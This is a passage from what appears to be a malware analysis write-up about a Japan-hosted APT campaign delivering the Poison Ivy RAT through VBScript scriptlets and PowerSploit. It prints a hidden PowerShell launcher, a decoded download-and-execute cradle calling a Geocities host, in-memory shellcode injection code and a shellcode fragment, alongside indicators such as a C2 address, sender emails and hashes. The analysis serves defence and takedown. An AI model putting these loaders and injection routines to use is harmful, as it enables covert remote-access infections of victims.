102	254.371133	61.97.243.15	[redacted]	TCP	102	[TCP segment of a reassembled PDU]
103	254.390845	[redacted]	61.97.243.15	TCP	102	49312→80 [PSH, ACK] Seq=737 Ack=14754 Win=64256 Len=48
104	254.390882	61.97.243.15	[redacted]	TCP	54	80→49312 [ACK] Seq=14754 Ack=785 Win=31360 Len=0
105	299.535735	61.97.243.15	[redacted]	TCP	102	[TCP segment of a reassembled PDU]


In this traffic was sent my test PC info (knew this after decoded) （@。@；；

```
ALLUSERSPROFILE=C:¥ProgramData↓
APPDATA=C:¥Users¥MMDBANGSPIVY¥AppData¥Roaming↓
CommonProgramFiles=C:¥Program Files¥Common Files↓
COMPUTERNAME=MMDROCKS↓
ComSpec=C:¥Windows¥system32¥cmd.exe↓
FP_NO_HOST_CHECK=NO↓
HOMEDRIVE=C:↓
HOMEPATH=¥Users¥MMDBANGSPIVY↓
LOCALAPPDATA=C:¥Users¥MMDBANGSPIVY¥AppData¥Local↓
LOGONSERVER=¥¥MMDROCKS↓
NUMBER_OF_PROCESSORS=4↓
OS=Windows_NT↓
Path=C:¥Windows¥system32;C:¥Windows;C:¥Windows¥System32¥Wb
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;↓
PROCESSOR_ARCHITECTURE=x86↓
PROCESSOR_IDENTIFIER=x86, GenuineIntel↓
PROCESSOR_LEVEL=6↓
PROCESSOR_REVISION=3f02↓
ProgramData=C:¥ProgramData↓
ProgramFiles=C:¥Program Files↓
PSModulePath=C:¥Windows¥system32¥WindowsPowerShell¥v1.0¥Mo
PUBLIC=C:¥Users¥Public↓
SESSIONNAME=Console↓
SystemDrive=C:↓
SystemRoot=C:¥Windows↓
TEMP=C:¥Users¥~1¥AppData¥Local¥Temp↓
TMP=C:¥Users¥~1¥AppData¥Local¥Temp↓
USERDOMAIN=MMDBANGSPIVY↓
USERNAME=MMDBANGSPIVY↓
USERPROFILE=C:¥Users¥MMDBANGSPIVY↓
windir=C:¥Windows↓
```

The first transmission has a size of 256 bytes…this looks interesting… ↓



So by looking ups some reference material turns out that this 256 byte transmission is an identifiable traffic pattern for the Poison Ivy RAT. (The Challenge and Response Traffic for Poison Ivy) ↓



Poison Ivy: Poison Ivy also known as PIVY is a RAT (Remote Administration Tool) , its a back door style malware. Many espionage related malware utilize this Poison Ivy kit in APT(Targeted Attacks)

7 . Conclusion

This APT campaign utilized many variants to falsely have the victim download a malicious VBScript , which then downloaded a secondary staged attack .doc file and opening it. Behind this action it quietly executes a PowerShell(PowerSploit) attack to infect the victims with Poison Ivy into a process running in memory.
This was an unique instance where a modified PowerSploit PoC code was utilized in an APT infection and shows the potential dangers of such an attack.

Poison IVY malware is what was actually injected in the malicious process userinit.exe created or prepared by the PowerSploit used shellcode. The concept of infection is fileless, it's avoiding known signature for detection by multiple encodings and wraps, and it is also 100% avoiding the original attacker's working territory. This will make the current APT campaign has better chance of success other cases caused by similar payload.

This APT campaign utilized multiple accounts on Geocities Japan, leading to the possibility that there is a larger APT campaign being conducted. The TPPs of this attack were the first to be recognized in Japan, and after discussing the attack with my friends and fellow researchers we have named it “Free Hosting (pivoted) APT PowerSploit Poison Ivy” (FHAPPI)

Credit: El Kentaro (FHAPPI Idea and logo、credit), Luffy, Syota Shinogi 、Ino Yuji (credit) ++

To avoid further victims I really hope that the vbiayay1 account on Geocities.jp gets taken down quickly and the malware deleted. I hope that this analysis can help in the investigation and the countering of this threat.
Also from the analysis I am certain that the Korean IP address 61.97.243.15 is a CNC for Poison Ivy therefore recommend blocking access to and from this IP.

I also have already contacted Gmail regarding the email sender , the following address were used:
1. wisers.data@gmail.com
2. health.pro.demo30@gmail.com

These accounts can be used in other APT campaigns, so I suggest blocking & start tracing these addresses.
I also hope that malware source codes and PoC are not shared in public.

8 . Sample

I’m still working on this , so I will only share the hashes for the samples.
I will add the VT URLs once I am done.


```
1.MD5 (Meeting_sumＸＸ.doc)   = 0011fb4f42ee9d68c0f2dc62562f53e0
2.MD5 (ＸＸＸ0301.ps1)        = b862a2cfe8f79bdbb4e1d39e0cfcae3a
3.MD5 (Meeting_ＸＸＸ.doc)    = 0011fb4f42ee9d68c0f2dc62562f53e0
4.MD5 (ＸＸＸ0301.ps1)        = b862a2cfe8f79bdbb4e1d39e0cfcae3a
5.MD5 (ＸＸＸ0301.wsc)        = 7c9689e015563410d331af91e0a0be8c
6.MD5 (shellcode-bin)         = cb9a199fc68da233cec9d2f3d4deb081
7.MD5 (stupid-shellcode.exe)  = 661d4e056c8c0f6804cac7e6b24a79ec

Other samples. (credit: Syota Shinogi)
MD5 (f0921.ps1)             = e798a7c33a58fc249965ac3de0fee67b
```

9 . Update.

９．１．Finding other Geocities accounts.


Thanks to Syota Shinogi’s help (credit) in further researching he found another Geocities Japan account.
It uses the same PowerSploit shell code and the .doc file was a document in Mongolian , possibly targeting users in or related to Mongol.

Screen shot ↓



９，２．File name contains the APT information

URL and attack campaign related information：↓



This shows the attack date, target ID and some form of versioning/series type of information.

９．３．The Deletion process of the APT malware files

With the help of the *Yahoo Incident Response Division (YIRD)* and ***JP-CERT/CC*** and other *great security folks in Japan* the files was successfully deleted.

The following files were deleted.↓

【報告】 FHAPPI のマルウェアURLがヤフージャパンgeocitiesさんのサーバに全て駆除されました。駆除URLの一覧↓（確認済み）
hxxp://www.geocities .jp/vbiayay1/xxxxxx0301.wsc
備考：感染入りロスクリプト （ターゲット：香港）
hxxp://www.geocities .jp/vbiayay1/Meeting_summary.doc
備考： 被害者を騙す為のDOC資料 （ターゲット：香港）
hxxp://www.geocities .jp/vbiayay1/xxxxxx0301.ps1
備考： Poison Ivy RAT スパイウェアのインストーラー （ターゲット：香港）
hxxp://www.geocities[.]jp/lgxpoy6/xxx0921-6.sct
備考： 感染入りロスクリプト （ターゲット：モンゴル）
hxxp://www.geocities[.]jp/lgxpoy6/huuliin-tusul-offsh-20160918.docx
備考： 被害者を騙す為のDOC資料（ターゲット：モンゴル）
hxxp://www.geocities[.]jp/lgxpoy6/xxx0921.ps1
備考： Poison Ivy RAT スパイウェアのインストーラー（モンゴル）

なお、追加のファイルも沢山発見しました、詰まり↓
hxxp[:]//www.geocities[.]jp/vbiayay1/xxxxxx0302.wsc
hxxp[:]//www.geocities[.]jp/vbiayay1/xxxxxx0303.wsc
hxxp[:]//www.geocities[.]jp/vbiayay1/xxxxxx0304.wsc
hxxp[:]//www.geocities[.]jp/vbiayay1/xxxxxx0315.wsc

※）Deletion confirmed time : 2017 March. 11th 10:00 am

thank you all for your help.

９．４．FHAPPI Campaign targeting Mongol

The user lgxpoy6」contains data for Mongolian APT target. The infection vector is the same, judging from the date it started sometime in September of last year. Many artifacts and web sigs has gone or faded but, what the heck, so lets analyze this too for the malware improvement comparison..

The first installer script was not obfuscated using base 64.

It utilizes VBscript but not encoded, and executes powershell.exe directly however the execution process itself is the


same as the campaign explained in above. ↓

```
<?XML version="1.0"?>↓
<scriptlet>↓
↓
<registration↓
    description="Empire"↓
    progid="Empire"↓
    version="1.00"↓
    classid="{20001111-0000-0000-0000-0000FEEDACDC}"↓
    >↓
    <script language="VBScript">↓
        <![CDATA[↓
↓
            createobject("wscript.shell").run "powershell.exe -w hidden -ep bypass -Enc JABuAD0AbgBlAH
IAGMAdAAgAG4AZQBOAC4AdwBlAGIAYwBsAGkAZQBuAHQAOwANAAoAJABuAC4AcAByAG8AeAB5ADOAWwBOAGUAdAAuAFcAZQBiAFIAZ
QAXQA6ADoARwBlAHQAUwB5AHMAdABlAGOAVwBlAGIAUAByAG8AeAB5ACgAKQA7AAOACgAkAG4ALgBQAHIAbwB4AHkALgBDAHIAZQBk
QBsAHMAPQBbAE4AZQBOAC4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABlAGYAYQB1AGwAdABDAHIAZQBkAGU
AHMAOwANAAoAJABuAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAiAGgAdABOAHAAOgAvAC8AdwB3AHcALgBnAGUAbwBjAGkAdA
AcAAvAGwAZwB4AHAAbwB5ADYALwBoAHUAdQBsAGkAaQBuACOAdAB1AHMAdQBsACOAbwBmAGYAcwBoACOAMgAwADEANgAwADkAMQA4A
AiACwAIgAkAGUAbgB2ADoAdABlAGOAcABcAGgAdQB1AGwAaQBpAG4ALQBOAHUAcwB1AGwALQBvAGYAZgBzAGgALQAyADAAMQA2ADAA
G8AYwB4ACIAKQA7AAOACgBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAIgAkAGUAbgB2ADoAdABlAGOAcABcAGgAdQB1AGwAaQE
cwB1AGwALQBvAGYAZgBzAGgALQAyADAAMQA2ADAAOQAxADgALgBkAG8AYwB4ACIADQAKAEkARQBYACAAJABuAC4AZABvAHcAbgBsAC
yAGkAbgBnACgAJwBoAHQAdABwADoALwAvAHcAdwB3AC4AZwBlAG8AYwBpAHQAaQBlAHMALgBqAHAALwBsAGcAeABwAG8AeQA2AC8AZ
4AcABzADEAJwApADsADQAKAA==", 0, TRUE↓
↓
        ]]>↓
</script>↓
</registration>↓
↓
↓
</scriptlet>[EOF]
```

The encode command executed by powershell.exe has the same format ↓

```
$
$ ./parse mongol-powershellcmd
$
$n=new-object net.webclient;
$n.proxy=[Net.WebRequest]::GetSystemWebProxy();
$n.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
$n.DownloadFile("http://www.geocities.jp/lgxpoy6/huuliin-tusul-offsh-20160918.docx","$env:temp¥huuliin-tusul-offsh-20160918.docx");
Start-Process "$env:temp¥huuliin-tusul-offsh-20160918.docx"
IEX $n.downloadstring('http://www.geocities.jp/lgxpoy6/f0921.ps1');
$
$
```

Mongolian Decoy Document ↓



Төсөл

МОНГОЛ УЛСЫН ХУУЛЬ

2016 оны .. дугаар сарын ...-ны өдөр

Улаанбаатар хот

НИЙТИЙН АЛБАНД НИЙТИЙН БОЛОН ХУВИЙН АШИГ СОНИРХЛЫГ ЗОХИЦУУЛАХ, АШИГ СОНИРХЛЫН ЗӨРЧЛӨӨС УРЬДЧИЛАН СЭРГИЙЛЭХ ТУХАЙ ХУУЛЬД НЭМЭЛТ, ӨӨРЧЛӨЛТ ОРУУЛАХ ТУХАЙ

1 дүгээр зүйл.Нийтийн албанд нийтийн болон хувийн ашиг сонирхлыг зохицуулах, ашиг сонирхлын зөрчлөөс урьдчилан сэргийлэх тухай хуульд доор дурдсан агуулгатай зүйл нэмсүгэй:

1/10[1] дүгээр зүйл:

"10[1]дүгээр зүйл.Гадаад улсын нутаг дэвсгэрт банкны данс эзэмших, хуулийн этгээд байгуулахтай холбогдсон хориглолт


10[1].1.Авлигын эсрэг хуульд заасны дагуу хөрөнгө, орлогын мэдүүлэг гаргадаг албан тушаалтан нь албан үүргээ гүйцэтгэх үедээ гадаад улсын нутаг дэвсгэрт өөрийн нэр дээр банкны данс нээлгэх, мөнгөн хөрөнгө байршуулах, хувь нийлүүлэх замаар хуулийн этгээд үүсгэн байгуулахыг хориглоно.

10[1].2.Холбогдох хуулиар тогтоосон болзол, шалгуурын дагуу сонгогддог болон уг сонгуулийн үр дүнд томилогдох албан тушаалд нэр дэвшигч тухайн албан тушаалд нэр дэвшихдээ холбогдох байгууллагад гадаад улсын нутаг дэвсгэрт өөрийн нэр дээр банкны данс нээлгэсэн, мөнгөн хөрөнгө байршуулсан, хувь нийлүүлэх замаар хуулийн этгээд үүсгэн байгуулсан эсэхийг урьдчилан мэдээлэх үүрэгтэй.

Still uses PowerSploit to inject the malware into memory , no changes here. ↓

```
    function Local:Inject-LocalShellcode
    {
        $Shellcode = [System.Convert]::FromBase64String($Shellcode32)

        # Allocate RWX memory for the shellcode
        $BaseAddress = $VirtualAlloc.Invoke([IntPtr]::Zero, $Shellcode.Length, 0x1000, 0x40) # (Reserve|Commit, RWX)
        if (!$BaseAddress)
        {
            return
        }

        # Copy shellcode to RWX buffer
        [System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $BaseAddress, $Shellcode.Length)

        # Launch shellcode in it's own thread
        $ThreadHandle = $CreateThread.Invoke([IntPtr]::Zero, 0, $BaseAddress, [IntPtr]::Zero, 0, [IntPtr]::Zero)
        if (!$ThreadHandle)
        {
            #Throw "Unable to launch thread."
            return
        }

        # Wait for shellcode thread to terminate
        $WaitForSingleObject.Invoke($ThreadHandle, 0xFFFFFFFF)

        #$VirtualFree.Invoke($CallStubAddress, $CallStub.Length + 1, 0x8000) | Out-Null # MEM_RELEASE (0x8000)
        #$VirtualFree.Invoke($BaseAddress, $Shellcode.Length + 1, 0x8000) | Out-Null # MEM_RELEASE (0x8000)
        #Write-Verbose 'Shellcode injection complete!'
    }

        $Shellcode32 = "VnkDwerAXvnogyEAAIeChTx4OdTUXwxVF5RHINRXbxrU1NTUoeE8utHU1F8kvKRSINQ8DtHU1ISC
PMfS1NRfJFEioMOAvtS+1DynOdTUVRSIXJTUhL7UvtQrAoc8HNbU1I6KjxeXprG1oLGAvKaxtbDU
1NTUgV84VxBAh4KDPMLR1NRfDFEP21Dn1dTUvABTINQ8rtHU1ISHPGfR1NRfJLwwU5TUPLPR1NSE
hzxOOdTUXyy8IFOU1DyAOdTUhIc8WdHU1F2RLLzcXJTUPJTR1NSEhzytOdTUXZEgvMhcINQ8+NHU
1ISHPLHR1NRdkSS85FyU1DzMOdTUhIc8hdHU1F2ROLyUXJTUPNDR1NSEhzzpOdTUXZE8WZFAbpDU
1NQ8GdDU1BORQJDU1NSyE5EQOdRZkQyEWZFAhL7UvtS+0L7UvtS+1LyYXJTUPBbQ1NSEvtQrAIEU
oLy+lLzUxNTUX5HYhL7UX5EMhCsDXwxRD6CbWZEohF+R2IRfkdyEh1+RDIQrgSxfkSjvkdih57wY
```


A slightly different shell code design ↓



The Mongolia related campaign also uses XOR but a different key “0xd4” but the byte length is the same “0x2183”

```
0x00002199      f9              stc
0x0000219a      58              pop eax
0x0000219b      50              push eax
0x0000219c      5a              pop edx
0x0000219d      b983210000      mov ecx, 0x2183
.-> ;-- eip:
.-> 0x000021a2      8032d4          xor byte [edx], 0xd4
|   0x000021a5      83c201          add edx, 1
|   0x000021a8      83e901          sub ecx, 1
|   0x000021ab      83f900          cmp ecx, 0
`=< 0x000021ae      75f2            jne 0x21a2                ;[2]
    0x000021b0      50              push eax
    0x000021b1      25ffffffff      and eax, 0xffffffff
    0x000021b6      f8              clc
    0x000021b7      58              pop eax
    0x000021b8      ffd0            call eax
    0x000021ba      f5              cmc
```

